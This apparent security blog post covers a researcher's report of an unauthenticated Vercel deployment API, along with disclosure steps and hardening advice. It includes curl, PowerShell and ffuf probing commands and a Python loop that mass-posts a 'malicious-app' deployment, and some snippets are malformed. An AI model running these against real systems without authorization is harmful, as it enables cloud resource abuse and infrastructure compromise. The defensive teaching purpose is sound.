
Listen to this Post
Introduction:

In the rapidly evolving landscape of cloud-native development, Infrastructure as Code (IaC) and automated deployment pipelines have become the backbone of modern web applications. However, a recent discovery by security researcher Anubhab Paul highlights a critical blind spot: a deployment API endpoint on Vercel infrastructure that was fully operational without requiring any authentication, API key, or validation. This misconfiguration, if left unaddressed, could have allowed malicious actors to provision and manipulate cloud infrastructure at scale, leading to crypto mining, data exfiltration, or service disruption. This article dissects the discovery process, the technical mechanics of such an API, and provides a comprehensive guide on how to identify, test, and mitigate similar vulnerabilities in cloud environments.
Learning Objectives:
- Understand the risks associated with unauthenticated deployment APIs in CI/CD pipelines.
- Learn how to discover and test for missing authentication in cloud infrastructure endpoints.
- Explore mitigation strategies and responsible disclosure practices for cloud security flaws.
You Should Know:
1. The Anatomy of an Unauthenticated Deployment API
The discovery centered around a Vercel deployment endpoint that accepted HTTP requests to provision infrastructure. In a secure environment, such endpoints are protected by tokens, OAuth, or IP whitelisting. In this case, the API lacked any of these controls. An attacker could send a crafted POST request to the endpoint with a payload defining the application environment, and the server would execute it without question. This type of flaw is often found in development leftovers or misconfigured serverless functions.
Step‑by‑step guide to understanding the vulnerability:
To simulate this discovery in a lab environment, you can use `curl` to test for missing authentication on a target API. First, identify the endpoint:
curl -X POST https://target-vercel-instance.com/v1/deploy \
-H "Content-Type: application/json" \
-d '{"name":"test-app","region":"iad1"}'
If the server responds with a `200 OK` or `201 Created` without requiring a token, the endpoint is vulnerable. For deeper analysis, use tools like `ffuf` to fuzz for hidden endpoints:
ffuf -u https://target.com/FUZZ -w /usr/share/wordlists/api-endpoints.txt
On Windows, PowerShell can be used similarly:
Invoke-RestMethod -Uri "https://target.com/v1/deploy" -Method Post -Body '{"name":"test"}' -ContentType "application/json"
2. Security Implications and CVSS Breakdown
The impact of such a flaw is severe. An unauthenticated deployment API allows attackers to spin up infrastructure for illicit activities. In a cloud environment like Vercel, this could mean deploying malicious functions, consuming resources for crypto mining, or creating backdoors. According to the CVSS v3.1 scoring system, this vulnerability would likely score between 9.1 and 10 (Critical) due to the network attack vector, low complexity, no privileges required, and high impact on confidentiality, integrity, and availability.
Step‑by‑step guide to assessing impact:
To evaluate the potential damage, security teams should map the API’s capabilities. Use a proxy tool like Burp Suite to intercept and modify requests. After identifying the endpoint, attempt to:
– Deploy a simple “hello world” function.
– Check if you can modify existing deployments.
– Attempt to access environment variables or logs.
For Linux, you can use `jq` to parse responses:
curl -s -X POST [bash] -d '{"name":"exploit"}' | jq '.'
On Windows, use `curl.exe` or Postman to document the API’s behavior. Always ensure you have authorization before testing.
3. Responsible Disclosure Approach
Anubhab Paul’s disclosure process is a model for ethical research. After discovering the flaw, he documented the findings, including proof-of-concept requests, and reported them to Vercel’s security team. The key steps include: isolating the vulnerability, avoiding any exploitation beyond proof-of-concept, and providing clear remediation steps. Vercel responded by securing the endpoint, demonstrating effective collaboration between researchers and vendors.
Step‑by‑step guide to responsible disclosure:
- Documentation: Save all HTTP requests and responses using tools like `tee` in Linux:
curl -v -X POST [bash] -d @payload.json | tee disclosure_log.txt
- Reporting: Use the vendor’s official security contact or bug bounty platform. Include a clear summary, steps to reproduce, impact analysis, and suggested fix (e.g., “Implement token-based authentication using Vercel’s built-in secrets management”).
- Follow-up: Wait for confirmation and coordinate a public disclosure date. Never release details before the vendor patches.
4. Mitigation: Hardening Deployment Pipelines
To prevent such flaws, organizations must embed security into their CI/CD pipelines. This includes mandatory authentication checks, network segmentation, and logging.
Step‑by‑step guide to securing APIs:
- Authentication: Enforce API keys or OAuth 2.0. In a Node.js environment using Express, add middleware:
const apiKeyMiddleware = (req, res, next) => { const key = req.headers['x-api-key']; if (key && key === process.env.API_KEY) { next(); } else { res.status(401).send('Unauthorized'); } }; app.use('/api/deploy', apiKeyMiddleware); - Rate Limiting: Use tools like `express-rate-limit` to prevent abuse.
- Infrastructure as Code Scanning: Integrate tools like Checkov or tfsec into your pipeline to detect misconfigurations before deployment. For example, run:
checkov -d . --framework terraform
- Cloud Hardening: On AWS, ensure IAM roles and policies are least-privilege. Use AWS Config rules to detect public exposure.
5. Exploitation Scenarios and Defensive Commands
Understanding how an attacker would exploit this helps defenders build better controls. An attacker could automate deployment of thousands of malicious instances using a simple script.
Step‑by‑step guide to simulating an attack (for defensive training):
Create a Python script to automate exploitation (authorized testing only):
import requests
import json

url = "https://target.com/v1/deploy"
payload = {"name": "malicious-app", "code": "console.log('owned');"}
headers = {"Content-Type": "application/json"}

for i in range(100):
response = requests.post(url, data=json.dumps(payload), headers=headers)
print(f"Deployed {i}: {response.status_code}")
To detect such abuse on Linux, monitor logs:
sudo tail -f /var/log/nginx/access.log | grep "POST /v1/deploy"
On Windows, use PowerShell to monitor IIS logs:
Get-Content C:\inetpub\logs\LogFiles\W3SVC1\u_ex.log -Wait | Select-String "POST /v1/deploy"
6. Tooling for Cloud Security Audits
Security researchers and DevOps engineers can use a variety of tools to audit their own infrastructure for similar flaws.
Step‑by‑step guide to using Nuclei for template-based scanning:
Nuclei, a project by ProjectDiscovery, can be used to scan for unauthenticated endpoints.
nuclei -u https://target.com -t exposures/configs/ -t misconfiguration/
Create a custom template for unauthenticated deployment APIs:
id: vercel-unauthenticated-deploy

info:
name: Vercel Unauthenticated Deploy
author: researcher
severity: critical

requests:
- method: POST
path:
- "{{BaseURL}}/v1/deploy"
body: '{"name":"test"}'
matchers:
- type: word
words:
- "deploymentId"
- "created"
Run it with:
nuclei -t custom-template.yaml -l targets.txt
What Undercode Say:
- Key Takeaway 1: The absence of authentication on deployment APIs is not just a theoretical risk; it is a high-impact vulnerability that can lead to complete cloud infrastructure compromise. Continuous security testing of CI/CD pipelines is non-negotiable.
- Key Takeaway 2: Responsible disclosure remains the cornerstone of ethical hacking. Researchers like Anubhab Paul demonstrate that the goal is to strengthen ecosystems, not exploit them. Vendors must maintain clear communication channels for security reports.
The discovery underscores a broader trend: as development cycles accelerate, security checks are often skipped or overlooked. Organizations must integrate automated security scanning into every stage of the software development lifecycle. From a defender’s perspective, assuming that all endpoints are public until proven otherwise is a safe mindset. Regularly auditing API endpoints, enforcing strict authentication, and educating development teams about secure coding practices are essential steps. This incident also highlights the importance of bug bounty programs, which incentivize researchers to find and report flaws before malicious actors do.
Prediction:
As serverless and edge computing continue to grow, we will see an increase in misconfigured deployment APIs. Attackers will develop automated scanners specifically targeting CI/CD tools, looking for unauthenticated endpoints. In response, cloud providers will likely introduce mandatory authentication layers and more aggressive default security postures. The future will also see AI-driven security tools that can predict and block such misconfigurations in real-time, but human oversight will remain critical. The Vercel case is a harbinger of the next wave of cloud security challenges where the speed of deployment must be matched by the rigor of security validation.
▶️ Related Video (74% Match):
🎯Let’s Practice For Free:
IT/Security Reporter URL:
Reported By: Anubhab Paul – Hackers Feeds
Extra Hub: Undercode MoN
Basic Verification: Pass ✅


